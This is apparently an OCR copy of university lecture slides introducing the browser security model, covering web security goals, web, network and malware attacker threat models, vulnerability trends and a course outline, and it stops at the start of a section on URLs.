
Browser Security Model

John Mitchell


Acknowledgments: Lecture slides are from the Computer Security course taught by Dan Boneh and John Mitchell at Stanford University. When slides are obtained from other sources, a a reference will be noted on the bottom of that slide. A full list of references is provided on the last slide.

Sampling of 2015 security incidents by attack type, time and impact

Size of circle estimates relative impact of incident in terms of cost to business, based on publicly disclosed information regarding leaked records and financial losses.




Reported Web Vulnerabilities "In the Wild"




Data from aggregator and validator of NVD-reported vulnerabilities

Current vulnerabilities



https://geekflare.com/online-scan-website-security-vulnerabilities/

Web vs System vulnerabilities



- Decline in % web vulns since 2009
  - 49% in 2010 -> 37% in 2011.
  - Big decline in SQL Injection vulnerabilities

Five lectures on Web security

- Browser security model
  - The browser as an OS and execution platform
  - Protocols, isolation, communication, …
- Web application security
  - Application pitfalls and defenses
- Authentication and session management
  - How users authenticate to web sites
  - Browser-server mechanisms for managing state
- HTTPS: goals and pitfalls
  - Network issues and browser protocol handling
- Content security policies
  - Additional mechanisms for sandboxing and security

This two-week section could fill an entire course

Web programming poll

- Familiar with basic html?
- Developed a web application using:
  - Apache? PHP? Ruby?
  - Python? SQL?
  - JavaScript? CSS?
  - JSON?
- Know about:
  - postMessage? NaCL? Webworkers? CSP?
  - WebView?


Resource: http://www.w3schools.com/

Goals of web security

- Safely browse the web
  - Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information
    - Site A cannot compromise session at Site B
- Support secure web applications
  - Applications delivered over the web should be able to achieve the same security properties as stand-alone applications

Web security threat model

Alice




Web Attacker

Sets up malicious site visited by victim; no control of network

Network security threat model


Alice



Network Attacker


Intercepts and controls network communication

Alice



Web Attacker

Alice



Network Attacker

Web Threat Models

- Web attacker
  - Control attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app, etc.
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers may contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)

  NOT OUR FOCUS IN THIS PART OF COURSE

- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - All of the vulnerabilities on previous graph: XSS, SQLi, CSRF, …


Outline

- Http
- Rendering content
- Isolation
- Communication
- Navigation
- Security User Interface
- Cookies
- Frames and frame busting

HTTP


URLs

- Global identifiers of network-retrievable documents
- **Example:**



